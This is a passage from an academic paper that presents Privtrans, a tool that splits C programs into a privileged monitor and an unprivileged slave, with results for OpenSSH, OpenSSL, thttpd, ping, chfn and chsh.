The FSM of privileged calls is produced by the CFG by first removing edges in the CFG that do not lead to a privileged call. The resulting FSM is collapsed by removing unprivileged calls. The result is a directed graph of valid privileged call sequences. The modified FSM is saved to a file, and read in by the monitor at run time during initialization. Requests from the slave are checked against the FSM by the monitor: a call is allowed only if there is an edge from the proceeding call to the current call in the FSM. As a base case, the monitor initialization routine (`privwrap_init`) is always allowed.

One potential problem with FSM's is the call policy may still be too coarse-grained. For example, if a privileged call `f` is made during a loop, the policy will allow an infinite sequence of calls to `f`. One approach to further limit FSM's is to create a PDA based upon the source. The PDA may further limit the number of allowable call sequences.

Others have shown how to automatically create FSM's, PDA's, and similar structures which can be used to limit the call sequences which can be used by the monitor to limit call sequences [9, 15, 22, 30, 35, 40]. We do not duplicate previous work here, as our framework supports ready integration of fine-grained policies. The policies are written into the monitor after partitioning. Policies can be as expressive as needed, since they can be written directly into the monitor source code.

Note that because our approach enables the monitor to export a limited interface, policies need only be written for privileged operations. This fact may make it easier to write a more precise policy than the system call interposition approach. In system call interposition, a model is needed for both privileged and unprivileged system calls. The policy in system call interposition is usually more complex as the number of system calls increases. Privilege separation limits the number of privileged operations to only the interface exported by the monitor, which may reduce the complexity of the resulting policy.

**Downgrading data** Since the monitor mediates all access to privileged data, it is sometimes useful to *downgrade* data (i.e., make previously privileged data unprivi-

```
1. int __attribute__((priv)) a;
2. __attribute__((priv)) void
   myfunction();
3. int b = f(a);
```

Figure 3: Line 1 marks a variable `a` as privileged. The annotation is added because the programmer expects `a` to be initialized by a privileged function call, `f` in this example. `a` is transmitted to the monitor which executes `f` on behalf of the slave. Further, `b` will also be marked privileged, and any subsequent use of `b` will be executed in the monitor. On line 2, we mark the `myfunction` function privileged. Any call to this function will be executed in the monitor.

leged). The purpose of a downgrade is to allow otherwise privileged data to flow from the monitor to the slave.

Consider a program that reads a file containing a public/private key pair. Accessing the file is privileged, since it contains the private key. However, the public key is not privileged. With privilege separation, the monitor has access to the file, while the slave does not. Programmers are free to define *cleansing* functions that downgrade data. In the scenario above, the programmer writes an extension to the monitor that returned only the public key to the slave, while maintaining the private key in the monitor. Cleansing functions are application specific, and should be provided by the user.

### 3 The design and implementation of Privtrans

We first discuss at a high level the process of running Privtrans on existing source code to produce the monitor and slave source code. We then discuss how Privtrans implements each step in the process, and how we reduce the number of calls from the slave to the monitor. We also show how the programmer can easily extend Privtrans for new programs using our base RPC library. We conclude this section by describing the monitor state store.

#### 3.1 High-level overview

We begin by describing the process of adding privilege separation at a high level. Privtrans takes as input source code that we wish to have rewritten as two separate pro-



grams: the monitor source code and the slave source code.

**Annotations** First, the programmer adds a few annotations to the source code indicating privileged operations. Annotations are in the form of C attributes. An annotation may appear on a function definition or declaration, or on a variable declaration, such as in Figure 3.

**Attribute propagation** Privtrans propagates the programmer's initial annotations automatically. After propagation, a call site may either have a privileged argument, or the result may be assigned to a privileged variable. Additionally, a function callee itself may be marked privileged. We wish to have the slave ask the monitor to execute any such call on its behalf.

**Call to the monitor** Privtrans automatically changes a call site that is identified privileged to call a corresponding wrapper function, called a *privwrap* function. A *privwrap* function asks the monitor to call the correct function on the slave's behalf by: 1) marshaling the arguments at the call site, 2) sending those arguments to the monitor, along with a vector describing the run-time privileged status of each variable, 3) waiting for the monitor to respond, 4) demarshaling any results, and 5) arrange for the proper results to be returned to the slave.

**Execution and return in monitor** Upon receiving a message from the slave, the monitor calls the corresponding *privunwrap* function. The *privunwrap* function 1) demarshals the arguments sent to the monitor, 2) checks the policy to see if the call is allowed, 3) looks up any privileged actuals described as privileged in its state store, 4) performs the function requested, 5) if the results are marked privileged, hashes the results to its state store and sets the return value of the function to be the hash index, and 6) marshals the return values and sends them back to the slave.

**Starting the monitor** Privtrans inserts a call to *priv\_init* as the first executable line in *main*. *priv\_init* can optionally fork off the monitor process and drop the privileges of the slave, or else it contacts an already running monitor. The slave then waits for notification from the monitor that any initialization is successful. Initialization of the monitor consists of initializing




Figure 4: The output of translation partitions the input source code to create two programs: the monitor and the slave. RPC between the monitor and slave is accomplished via the *privwrap*/*privunwrap* functions. The monitor may consult a policy engine when asked to perform a privileged function. Finally, the monitor may save results from a function call request in case later referenced by the slave.

the state store, along with any policy-dependent initialization. After *priv\_init* returns, the slave can begin main execution.

This process is depicted in Figure 4. We detail each stage in the following subsections.

## 3.2 Locating privileged data

Privtrans uses CIL [22] to read in and transform the source code. Privtrans performs inter-procedural static analysis to locate all potentially privileged call sites. To reduce overhead, Privtrans also inserts run-time checks to limit the number of calls from the slave to the monitor.

### 3.2.1 Static analysis and rewriting privileged calls

The programmer annotates a few variables or functions using C attributes. Privtrans uses two attributes, *priv* and *unpriv*, used to respectively mark privileged and unprivileged variables or functions. The programmer need only use the *unpriv* attribute when casting a privileged variable to unprivileged. Privtrans performs propagation of the initial annotations by adding the *priv* to any variable

that may become privileged.

Annotations are required since a program may rely upon configuration files, environment variables, etc., which determine whether a call will be privileged. For example, web-server's typically read a configuration file which determine whether to bind to a privileged port (e.g., port 80) or not. Understanding application-specific configurations is beyond the scope of static analysis.

Recall that the original program accesses privileged resources through a function call. The slave should ask the monitor to execute any call where the arguments, return value, or callee function is marked privileged. Privtrans rewrites a call to `f` that may be privileged to the corresponding wrapper function `privwrap_f`. Wrapper functions such as `privwrap_f` use the underlying RPC mechanism to ask the monitor to call a function (`f` in this case), wait for the reply, and arrange for the proper return values.

Privtrans static analysis is standard meet-over-all-paths data-flow analysis: the `priv` attribute is added to a variable if it can be assigned to by another privileged variable over any path in the program. Privtrans performs inter-procedural analysis by iteratively adding the privileged attribute across defined functions. Since we do not have the function body for procedures declared but not defined, we assume that the privileged attribute could be added to any pointer argument, i.e., a pointer value could be a return value.

The `priv` attribute can be added incrementally to the source code. Without any privileged annotations, the entire input program will be rewritten as the slave. After adding a `priv` attribute, the resulting slave and monitor can be run to see if they work. If an attribute is missing the slave will attempt a call without appropriate privileges, and the call will fail. Regression test suites can be used to insure that the slave and monitor cooperate at all necessary privileged call sites.

The result of the propagation phase is a set of calls that potentially should be executed by the monitor. Our analysis is conservative<sup>2</sup>, so any call site that may be privileged is considered privileged. In 3.2.3 we explain how we augment our static analysis with run-time information to reduce unnecessary calls to the monitor.

<sup>2</sup>We do not handle function pointers. The programmer can add the `priv` attribute to the pointed-to function if necessary.

### 3.2.2 Polymorphic functions

During static analysis, we may determine a function callee is polymorphic, i.e., some calls to the function are privileged and some are not. Privtrans uses variable annotations with the `priv` attribute to support polymorphism. If the `priv` attribute appears on a variable used as an argument to a function, or assigned to the result of a function, then the call is considered privileged and the caller should ask the monitor to perform the called function.

Consider Figure 5(a). On line 3 there are two calls to function `f2`. The first call passes `a`, a privileged variable, while the second call passes `b`, an unprivileged variable. The attribute distinguishes between the privileged and unprivileged call. In this example, the first call would be rewritten as `privwrap_f2`, while the second call would remain unchanged.

### 3.2.3 Improving static analysis with dynamic information

Since static analysis is conservative, not all potential calls to the monitor are really privileged during run-time. An example of such a call is given in Figure 5(a). After static analysis, we determine that `f` may be a privileged call, thus we should invoke `privwrap_f` which calls the monitor to call `f`.

However, every time the slave asks the monitor to perform a call, the slave suffers the overhead of 1) marshaling all arguments on the slave and demarshaling them in the monitor, 2) calling the monitor, which can result in a context switch if the monitor and slave are on the same host, and 3) marshaling the results in the monitor and demarshaling them on the slave. Thus, we want to make the slave only ask the monitor to perform a call if absolutely necessary.

Normally expensive context or path sensitive analysis is used to improve the accuracy of simple dataflow analysis. A key insight is that during the process of translating the input code into the monitor and slave, we can insert dynamic checks to limit the number of calls from the slave to the monitor. The dynamic checks allow for the same or better accuracy in determining privileged call sites than full context and path sensitive analysis.

In order to limit the number of calls to the monitor, we add an extra vector to the slave for every privileged callee

```

1. int __attribute__((priv)) a;
2. int b = 0;
3. f2(a); f2(b);
4. if ( some expression ) b = a;
5. b = f(arg1, arg2);

```

(a) The call to `f` should be executed in the monitor when the `if` statement on line 4 is true, else the call can be executed by the slave directly. We cannot know statically which case will happen. Also, on line 3 we encounter the polymorphic function `f2`. The first call to `f2` is privileged, the second is not.

```

1. int __attribute__((priv)) a;
2. int b = 0;
3. int privvec_f[3] =
   {E_UNPRIV,E_UNPRIV,E_UNPRIV};
4. int privvec_f2[1] = {E_PRIV};
5. privwrap_f2(a, privvec_f2);
   f2(b);
6. if ( some expression )
   { privvec_f[0] = E_PRIV; b = a; }
7. b = privwrap_f(arg1, arg2,
   privvec_f);

```

(b) We add a vector describing the run-time privilege status of the return value and each argument to `privwrap_f`. Initially, the vector indicates that none of the arguments are privileged. If the `if` statement on line 4 is true, we mark `b` as privileged and thus `f` will be executed in the monitor.

Figure 5: Privtrans rewrites the code on the left to make use of the monitor, as shown on the right.

(as determined by static analysis). The vector contains the current run-time privilege status of variables used at a possibly privileged call site we found with static analysis. Each position in the vector contains one of two values: `E_PRIV` for privileged or `E_UNPRIV` for unprivileged.

An example is given in Figure 5(b). The vector “`privvec_f`” describes the run-time privilege status of the return value and arguments of the call to “`f`”, read left to right. When the vector contains only `E_UNPRIV`, the wrapper “`privwrap_f`” can decide to make the call locally instead of calling the monitor.

It is safe to use the dynamic information even if the slave is compromised. Consider the two cases of a compromise: a privileged call is made unprivileged or an otherwise unprivileged call is considered privileged. The former case is always safe, since it does not give an attacker any privileges.

In the latter case, the monitor receives a spurious call that the slave should be able to make itself. Such spurious calls are also safe. First, since the slave could have made the call by itself, the slave is gaining no additional information or privileges by asking the monitor to perform the call on its behalf. Second, if the call conflicts with the monitor’s policy it could refuse the call (and possibly exit if a brute force attack is suspected). The second approach, refusing the call, is the recommended solution.

### 3.3 RPC and the wrapper functions

Privtrans supplies a library of common `privwrap/privunwrap` functions such as opening a file or creating a socket. The wrappers are reused for each program on which we perform privilege separation. The wrappers are implementations of functions created using the “`rpcgen`” protocol compiler.

We provide wrappers for common privileged calls instead of automatically generating them from the source because we may not know statically how to wrap a pointer argument to a call. Wrapping pointers requires knowing the pointer’s size. Generally functions that take a pointer argument also take an argument indicating the pointer’s size. Finding this out is easily done by a human, say by consulting the appropriate man page, but is difficult to do with static analysis alone. The wrapper functions are created only once, and then can be reused.

Using a shared memory region between the monitor and slave for passing pointers may seem like an attractive solution, but this approach violates the abstraction boundary between monitor and slave<sup>3</sup> The monitor must maintain a separate copy of any pointers it uses similar to the user/kernel space distinction.

Although we supply wrappers for many common functions, a programmer may occasionally need to define their own. Creating additional `privwrap/privunwrap`

<sup>3</sup>A shared memory region that is read-only for the slave could be used to pass messages from the monitor to slave.

function is not difficult since Privtrans provide a base RPC library. The typical privwrap/privunwrap function is less than 20 lines of code. The wrapper functions are simple implementations of the declarations generated by rpgen.

### 3.4 Execution in the monitor and the monitor state store

The slave uses a privwrap function to request the monitor to execute a function. Upon receiving a request, the monitor demarshals all arguments. If an argument is marked privileged in the monitor's corresponding privunwrap function, then the argument supplied by the slave is an index to a previously defined privileged value. This fact follows from the observation that the slave alone could not have derived a valid index to data on the monitor.

We use a hash table to lookup each privileged argument, and return the appropriate reference. If the index is not valid, the monitor aborts the operation. Assuming a valid index, the monitor executes the correct call. If the return values (recall pointer arguments are also considered return values) are cast (statically through user annotations) to unprivileged, then the monitor returns the values directly. If the return values are privileged, then the monitor stores the results and returns the index to the slave.

The state store itself is implemented as a collection of hash tables, one for each base C type<sup>4</sup>. The opaque index returned to the slave is an index into the hash table. The opaque indexes are secure since the client cannot generate a valid index on its own. While there are many methods to create opaque indexes, we simply associate a random number to each indexed value.

## 4 Experimental results

To demonstrate Privtrans, we use it to automatically integrate privilege separation into several open-source programs and one open-source library: thttpd [26], the Linux "ping" program, OpenSSL[34], OpenSSH [33], chfn and chsh [20]. Table 1 summarizes our results.

<sup>4</sup>Using multiple hash tables reduces the number of type casts done to eventually get the correct type.

name	src lines	# user annotations	# calls automatically changed
chfn	745	1	12
chsh	640	1	13
ping	2299	1	31
thttpd	21925	4	13
OpenSSH	98590	2	42
OpenSSL	211675	2	7

Table 1: Results for each program with privilege separation. The second column is the number of annotations the programmer supplied. The third column is the number of call sites automatically changed by Privtrans

### 4.1 OpenSSH

Provos et al. has previously manually added privilege separation to OpenSSH version 3.1p1 [28]. The privilege separated code is available as OpenSSH version 3.2.2p1. Automatically adding privilege separation to OpenSSH 3.1p1 serves as a benchmark for our automatic approach.

Our results produce a slave and monitor that are similar to the manual OpenSSH separation by Provos et al.. The OpenSSH server runs as root and monitors for incoming connections. Upon receiving a connection, OpenSSH forks off a slave and monitor process. The slave asks the monitor to perform authentication and perform private key operations<sup>5</sup>.

After authentication, the monitor changes the uid and gid of the slave to be that of the authenticated user. This is accomplished through a new system call that allows a monitor to change the uid of the corresponding slave. Provos et al. [28] have a complex, though portable solution where the slave exports any accumulated state to the monitor, which is exported back to the user's login shell. Our method is less portable but more simple.

To use Privtrans on OpenSSH, 2 annotations are needed: one for the private keys and one for the authentication mechanism. The interface exported by the monitor is thus limited to pam calls and the RSA private key operations. The result is a version comparable to Provos et al..

<sup>5</sup>We did not add privilege separation for all authentication mechanisms, as with Provos et al.. Instead, we focused on PAM authentication for demonstration purposes.



## 4.2 chfn and chsh

chfn changes the “finger” information for a user. chsh changes the login shell for a user. Both are normally setuid in order to write to the password file and authenticate users, and both retain their privileges during program execution. chfn and chsh have historically had security vulnerabilities [31, 6]. Only 1 annotation needs to be specified for the PAM authentication handle. 12 and 13 call sites were automatically changed in chfn and chsh respectively.

## 4.3 tthttpd

tthttpd is a HTTP server written with performance in mind. tthttpd requires privileges to bind and accept on port 80. Integrating privilege separation required the user to provide 4 annotations. It took approximately 2 hours from downloading the source to place the correct annotations. 13 call sites are automatically changed to use calls to the monitor: 1 socket, 1 bind, 3 fcntl, 1 setsockopt, 4 close, 1 listen, 1 accept, and 1 poll. Privtrans comes with wrappers for all functions.

Integrating privilege separation is valuable for tthttpd. Although tthttpd eventually drops privileges, privileges are retained for significant initialization. tthttpd parses user input, sets up signal handlers, then creates and binds several sockets before dropping privileges. Thus, if an attacker can raise a signal before the program calls setuid, the signal handlers will be executed with elevated privileges. One such signal handler, SIG\_ALRM, could cause the program to core dump in /tmp. With knowledge of the PID, an attacker may be able to overwrite any file in /tmp.

## 4.4 ping

The ping source is available as part of the iputils package in many Linux distributions. ping is normally setuid to root in order to create a raw socket. Although ping drops privileges after socket creation, an exploit could still break policies we may wish to enforce. For example, one may wish to allow ping to only send a certain number or limit the size of packets sent to a destination. Note access control is insufficient for such policies. Even after privileges are dropped such a policy may not be enforced if there is a buffer overflow or other type-safety violation.

Privilege separated ping is also useful for securing a site that wishes to limit internal ICMP messages. ICMP messages are commonly used for covert communication in hacker tools [10]. The normal solution is to use a firewall that disallows ping requests. However, this approach does not let legitimate internal ping clients ping outside hosts.

Using privilege separation we divide ping into the monitor and slave. The slave is ran on each internal host, while a single monitor can run from a trusted “ping host”. While there are other ways to accomplish the same objective, privilege separation gives a new alternative. Circumstances may make such alternatives attractive.

The privilege separated version of ping is created by the user adding 1 annotation to the original source. It took approximately 1.5 hours from downloading the ping source to place the proper annotation. 31 call sites are automatically changed to use the monitor: 1 socket, 21 setsockopt, 1 getsockopt, 2 ioctl, 1 sendmsg, 2 recvmsg, 1 poll, 1 getuid, and 1 bind. Privtrans comes with all 14 wrapper functions.

## 4.5 OpenSSL

Integrating privilege separation into OpenSSL adds new avenues for securing a site. Many sites may wish to reuse certificates for multiple services since certificates are often expensive and are unique to a host, not a service. For example, a small business may want to use the same SSL certificate for both a web-server and an IMAP server. The main drawback for using one certificate for multiple services is that a compromise in any service will reveal the private keys for all services.

In this experiment we add privilege separation into OpenSSL, so that many SSL services (i.e. slave’s) will all use the same monitor to perform privileged RSA private key operations. Thus, trust is only given to one server, the monitor, while multiple services can use the certificate.

We added 2 annotations for the RSA operations that required the private key: one for RSA\_private\_encrypt and one for RSA\_private\_decrypt. It took approximately 20 minutes to find the correct place to add annotations. Privtrans then rewrites the library so these two functions will be executed in a monitor, while everything else will be in the slave. 7 call sites were automatically changed

within the library. We then compiled and linked `stunnel` [17] against our OpenSSL library. `stunnel` encrypts arbitrary TCP connections inside an SSL session. We gave the monitor the private RSA key, and provided `stunnel` with only the RSA public key. As a result, all RSA decryptions needed during an SSL session were done by the monitor instead of in `stunnel`.

#### 4.6 Performance overhead

We ran experiments on an Intel P4 2.4 GHz processor with 1 GB of RAM running Linux 2.4.24. The base overhead for a cross domain call (i.e. between a client and server) vs. a local call is about 84% on our test machines. We could use techniques such as software-based isolation [38], which can reduce the cost of a cross domain call by up to three orders of magnitude.

We performed several micro-benchmarks. In each micro-benchmark we timed a system call done locally vs. the same call via the appropriate `privwrap` wrapper. Our results show a performance penalty factor of 8.83 for a `socket` call, 7.67 for an `open` call, 9.76 for a `bind` call, and 2.17 for a `listen` call. The average time difference between a local call and wrapper call is 19  $\mu$ s vs. 88  $\mu$ s. Our results compare favorably to `Privman` [18], the only other implementation with comparable wrapper functions. For instance, in `Privman` the cost of an `open` call done via their library is about 19.6 times slower, while our implementation only has a 7.67 performance penalty. Other measurements are similarly about the same or better than `Privman`.

We also performed macro-benchmarks for several application tested. `thttpd` was tested by measuring the average web-server response time over 1000 iterations to download `index.html`. For `ping`, we tested the time difference between the unmodified program and the privilege separation version when `ping`ing `localhost` 15 times. For OpenSSL, we asked the OpenSSL library to decrypt 1000 randomly generated (but constant throughout the experiment) messages. The privileged separated OpenSSL library has an additional 15% overhead, `ping` has an additional 46%, and `thttpd` only suffered an additional 6% overhead.

The main cause of additional overhead in `ping` and OpenSSL is transferring data between the slave and monitor. With `ping`, for example, a 4K block of data is transferred twice each time a `ping` reply is received: once when calling `privwrap_recvmmsg` from the slave to monitor, and once on the return from the monitor to slave.

Such overhead is unfortunately unavoidable unless the `ping` source is rewritten. Alternatively, we could specialize the wrapper functions for `ping` to eliminate about half of the overhead.

The overhead from privilege separation is often not a limiting factor since cycles are cheap but secure software is not.

## 5 Discussion

In this section we discuss how our techniques work in practice.

**Automatic vs. Manual.** Our approach leverages sound dataflow analysis to rewrite generic applications. Although possible, it is unlikely the automatic approach will result in code with optimal performance. The reason is in the manual approach the programmer is free to use application-specific knowledge to fine-tune (or even rewrite!) the program for better performance.

However, our approach is much easier. Finding the annotation locations is very simple: the set of privileged operations on a system is generally well known and easy to spot. In addition, the result of missing an annotation is the slave attempting to perform a privileged operation without appropriate privileges. Thus, the programmer is free to incrementally add annotations until the slave and monitor perform correctly.

Our approach outputs human-readable C code, which allows the programmer to inspect and debug the monitor and slave easily. In our experience, it takes at most a few hours to find the proper places to add annotations.

**Portability.** Any platform that supports inter-process communication will likely be amenable to running privilege-separated programs. Since we rewrite C source code, the crux of our approach does not suffer portability problems. Also, since we separate out privileged resources and data derived from those resources, our approach typically does not require OS-dependent mechanisms such as file-descriptor passing. For example, our techniques and results should apply equally well to Microsoft Windows. In the future, we plan on applying our approach to other operating systems, including Microsoft Windows.

However, the implementation of the wrappers may have to be customized depending upon the interfaces supported by the OS. Last, our new system call that allows a process to change the privilege of its children is not portable. Previous research has addressed this issue, as detailed below, and we do not duplicate their work.

**Potential issues and solutions.** There are several issues for privilege separation. Note many of these issues are not specific to our approach, and apply to any privilege separation approach.

The `setuid` and `getuid`-style routines may not behave as expected in the original program. For example, since the privilege-separated version drops all privileges immediately, a call to `getuid` will return the uid of the unprivileged user. This may break programs that expect to be `setuid` and checks for certain privileges through the `getuid` call. In our approach we changed `getuid`-style calls to return the uid of the monitor. `setuid` calls should similarly change the uid of the monitor, not the slave.

File descriptor numbering will also be different due to the socket between the slave and monitor. For example, with the `select` call the first argument is an integer indicating the highest number file descriptor to check for a change in status. If the slave asks the monitor to perform a `select` call, the highest file descriptor argument supplied by the slave may not coincide with the correct file descriptor in the monitor. To solve this problem `select` calls should be rewritten as `poll`, since the `poll` call contains the list of actual file descriptors to check for a change in status.

Previous work has also reported issues around `fork` [18]. For example, consider a file descriptor opened by the monitor for a slave. Suppose the slave forks off a new child process, which asks the monitor to close the file descriptor. In the slave the parent process expects the file descriptor open, while the child expects to have the file descriptor closed. Thus, with privilege separation, we must distinguish in the monitor between the file descriptors owned by the child process in the slave from the parent process in the slave. Our solution is to fork off a new monitor when a new slave is forked.

Another important issue is resolving which elements of a collection data structure contain privileged and unprivileged data, such as an array that contains both types. The opaque identifier returned during privileged data creation can help identification, even though this may not work in all cases. For example, in `httpd poll()` is called

with file descriptors owned by the monitor and the slave, which must be distinguished. Our opaque identifiers start at 100, so we can distinguish between a file descriptor owned by the slave, which will be less than 100, and one owned by the monitor, which will be over 100.

We do not perform any pointer alias analysis. This leads to two potential problems. First, there may be a pointer in the slave to an opaque index, which is later used in an operation. We cannot know of such an operation without full pointer analysis. Second, since we don't know the liveness of pointers we do not know when it is safe to free a variable in the monitor. Thus the monitor never frees memory for a privileged value. In our experience, neither has been a problem, i.e. the slave never tried to use a opaque identifier and the monitor's memory usage was modest.

Last, there is no simple way for a program that accumulates state as the unprivileged user to become another user. To solve this problem, we created a system call that allows a superuser process to change the uid of any running process, and a non-superuser process to change the uid of any of its slaves. This system call makes sense: a superuser process could always run a program itself, granting the necessary privileges. The disadvantage of this approach is our system call is system-specific. Other portable but more complex techniques are explored by Kilpatrick [18] and Provos et al [28].

## 6 Related work

While privilege separation can drastically reduce the number of operations executed with privileges, it is even more important to write applications securely from creation. Programs should be developed with the principle of least privilege, which states every operation should be executed with the minimum number of privileges [29].

VSFTPD [13] and Postfix [36] use separate processes to limit the damage from a programming error. Both programs were created from the ground up following the principle of least privilege.

Provos et al. demonstrated the value of privilege separation in OpenSSH [28]. However, they manually edited OpenSSH to incorporate privilege separation. When privilege separation is enabled, OpenSSH resists several attacks [8, 23, 24]. Our technique entails automatic privilege separation.

Privman [18], a library for partitioning applications, provides an API a programmer can use to integrate privilege separation. However, the library can only make authorization decisions, and cannot be used for fine-grained policies. Further, the programmer must manually edit the source at every call point to use the corresponding Privman equivalent. Our method uses data flow techniques to find the proper place to insert calls to the monitor, and allows for fine-grained policies.

Several different mechanisms exist for dynamically checking system calls such as Systrace [27], GSWTK [14], Tron [5], Janus [16], and MAPbox [1]. Dynamically checking system calls does not allow for fine-grained policies on regular function calls, although this technique does not require program source code. Another drawback is that dynamic techniques cannot optimize the number of checks. Our approach works for arbitrary function calls, allows for fine-grained policies, and optimizes the number of expensive calls to the monitor.

Type qualifier propagation has been used to find bugs in C programs [32, 42]. We use attributes as type qualifiers, and use them to guide rewriting the code. Type qualifiers are used to identify potentially sensitive data in Scrash [7]. CIL is used in this work to rewrite the application so that sensitive data may be removed from a core file.

JFlow/JIF [21, 41, 43] and Balfanz [4] show how to partition applications by trust level in Java. Since Java is type-safe it is less vulnerable to malicious attacks. Instead, JFlow/JIF and Balfanz focus on preventing unintentionally leaking information in a program.

Operating system mechanisms [3, 25, 39] can provide ways to reduce the privileges of applications. However, these mechanisms do not have access to the internals of a program, and thus cannot be used for arbitrary function calls as with privilege separation.

Static analysis can be used to find bugs in programs [9, 12, 11, 19, 32, 37, 42]. Our goals are different: we wish to limit the damage from an unknown bug. However, we use static analysis as a tool to automatically find privileged operations.

## 7 Conclusion

We have shown how to automatically integrate privilege separation into source code. We consider a strong model of privilege separation where accessing privileged resources is relegated to the monitor. The monitor can enforce policies on data derived from a privileged resource in addition to access control. Our tool Privtrans uses static techniques to rewrite the C code, and inserts dynamic checks to reduce overhead. Privtrans requires only a few annotations from the programmer, typically fewer than 5.

We ran Privtrans on several open-source programs successfully. Privilege separation has unique benefits for each program. The overhead due to privilege separation was reasonable. Thus, Privtrans is applicable to a wide variety of applications.

## 8 Acknowledgements

We would like to thank Niels Provos for helpful discussions, comments, and thoughts regarding our work. We would also like to thank Lujio Bauer, Robert Johnson, James Newsome, David Wagner, Helen Wang, and the anonymous reviewers for their helpful comments while preparing this paper.

## References

- [1] A. Acharya and M. Raje. MAPbox: Using parameterized behavior classes to confine applications. In *the Proceedings 9th USENIX Security Symposium*, 2000.
- [2] American National Standards Institute (ANSI). *Rationale for International Standard – Programming Language – C*, October 1999.
- [3] Lee Badger, Daniel Sterne, and David Sherman. A domain and type enforcement unix prototype. In *the Proceedings of the 5th USENIX Security Symposium*, 1995.
- [4] Dirk Balfanz. *Access Control for Ad-hoc Collaboration*. PhD thesis, Princeton University, 2001.
- [5] Andrew Berman, Virgil Bourassa, and Erik Selberg. Tron: Process-specific file protection for the



- unix operating system. In *the Proceedings of the USENIX Technical Conference on UNIX and Advanced Computing Systems*, 1995.
- [6] Marc Bevand. OpenBSD chpass/chfn/chsh file content leak. [http://www.opennet.ru/base/bsd/1044293885\\_871.txt.html](http://www.opennet.ru/base/bsd/1044293885_871.txt.html), 2003.
  - [7] Pete Broadwell, Matt Harren, and Naveen Sastry. Scrash: A system for generating security crash information. In *the Proceedings of the 12th USENIX Security Symposium*, 2003.
  - [8] CERT/CC. CERT advisory CA-2003-24 buffer management vulnerability in OpenSSH, September 2003.
  - [9] Hao Chen and David Wagner. MOPS: an infrastructure for examining security properties of software. In *the Proceedings of the ACM Conference on Computer and Communications Security 2002*, 2002.
  - [10] David Dittrich. The Tribe Flood Network distributed denial of service attack tool. [staff.washington.edu/dittrich/misc/tfn.analysis](http://staff.washington.edu/dittrich/misc/tfn.analysis), 1999.
  - [11] Dawson Engler, Benjamin Chelf, Andy Chou, and Seth Hallem. Checking system rules using system-specific programmer-written compiler extensions. In *the Proceedings of the Operating Systems Design and Implementation (OSDI)*, 2000.
  - [12] Dawson Engler, David Chen, Seth Hallem, Andy Chou, and Benjamin Chelf. Bugs as deviant behavior: A general approach to inferring errors in systems code. In *the Proceedings of the Symposium on Operating System Principles*, 2001.
  - [13] Chris Evans. Very secure ftp daemon. <http://vsftpd.beasts.org>.
  - [14] Timothy Fraser, Lee Badger, and Mark Feldman. Hardening COTS software with generic software wrappers. In *the Proceedings of the IEEE Symposium on Security and Privacy*, pages 2–16, 1999.
  - [15] Jonathon Giffin, Somesh Jha, and Barton Miller. Detecting manipulated remote call streams. In *the Proceedings of the 11th USENIX Security Symposium*, 2002.
  - [16] Ian Goldberg, David Wagner, Randi Thomas, and Eric A. Brewer. A secure environment for untrusted helper applications. In *the Proceedings of the 6th USENIX Security Symposium*, San Jose, CA, USA, 1996.
  - [17] Brian Hatch and the stunnel development team. stunnel 4.04. <http://www.stunnel.org>, 2004.
  - [18] Douglas Kilpatrick. Privman: A library for partitioning applications. In *the Proceedings of Freenix 2003*, 2003.
  - [19] David Larochelle and David Evans. Statically detecting likely buffer overflow vulnerabilities. In *the Proceedings of the 10th USENIX Security Symposium*, 2001.
  - [20] Andries Brouwer (Maintainer). util-linux version 2.11y. RedHat RPMS.
  - [21] Andrew Myers. Jflow: Practical mostly-static information flow control. In *the Proceedings of the Symposium on Principles of Programming Languages*, 1999.
  - [22] George Necula, Scott McPeak, S. Rahul, and Westley Weimer. CIL: Intermediate language and tools for analysis and transformation of C programs. In *Conference on Compiler Construction*, 2002.
  - [23] OpenSSH. Buffer overflow in AFS/Kerberos token passing code. <http://www.openssh.org/security.html>, April 2002.
  - [24] OpenSSH. Openssh remote challenge vulnerability. <http://www.openssh.org/security.html>, June 2002.
  - [25] David Peterson, Matt Bishop, and Raju Pandey. A flexible containment mechanism for executing untrusted code. In *the Proceedings of the 11th USENIX Security Symposium*, 2002.
  - [26] Jef Poskanzer. thttpd. <http://www.acme.com/software/thttpd/>.
  - [27] Niels Provos. Improving host security with system call policies. In *the Proceedings of the 12th USENIX Security Symposium*, 2003.
  - [28] Niels Provos, Markus Friedl, and Peter Honeyman. Preventing privilege escalation. In *the Proceedings of the 12th USENIX Security Symposium*, 2003.
  - [29] Jerome Saltzer. Protection and the control of information in multics. In *Communications of the ACM*, July 1976.
  - [30] Fred Schneider. Enforceable security policies. *Information and System Security*, 3(1):30–50, 2000.

- [31] securiteam.com. Linux 'util-linux' chfn local root vulnerability. <http://www.securiteam.com/unixfocus/5EP0V007PK.html>, 2002.
- [32] Umesh Shankar, Kunal Talwar, Jeffrey Foster, and David Wagner. Detecting format-string vulnerabilities with type qualifiers. In *the Proceedings of the 10th USENIX Security Symposium*, 2001.
- [33] OpenSSH Development Team. Openssh 3.1.1p1 for linux. [www.openssh.org](http://www.openssh.org).
- [34] OpenSSL Development Team. Openssl 0.9.7c. <http://www.openssl.org>, 2004.
- [35] R. Sekar P Uppuluri. Synthesizing fast intrusion prevention/detection systems from high-level specifications. In *the Proceedings of the 8th USENIX Security Symposium*, 1999.
- [36] Wietse Venema. Postfix overview. <http://www.postfix.org/motivation.html>.
- [37] David Wagner, Jeffrey Foster, Eric Brewer, and Alexander Aiken. A first step towards automated detection of buffer overrun vulnerabilities. In *the Proceedings of the ISOC Symposium on Network and Distributed System Security*, 2000.
- [38] Robert Wahbe, Steven Lucco, Thomas Anderson, and Susan Graham. Efficient software-based fault isolation. In *the Proceedings of the Symposium on Operating System Principles (SOSP)*, 1993.
- [39] Kenneth Walker, Daniel Sterne, and Lee Badger. Confining root programs with domain and type enforcement (DTE). In *the Proceedings of the 6th USENIX Security Symposium*, 1996.
- [40] John Whaley, Michael Martin, and Monica Lam. Automatic extraction of object-oriented component interfaces. In *the Proceedings of the International Symposium on Software Testing and Analysis*, 2002.
- [41] Steve Zdancewic, Lantian Zheng, Nathaniel Nystrom, and Andrew Myers. Secure program partitioning. In *Transactions on Computer Systems*, 2002.
- [42] Xiaolan Zhang, Antony Edwards, and Trent Jaeger. Using CQual for static analysis of authorization hook placement. In *the Proceedings of the 11th USENIX Security Symposium*, 2002.
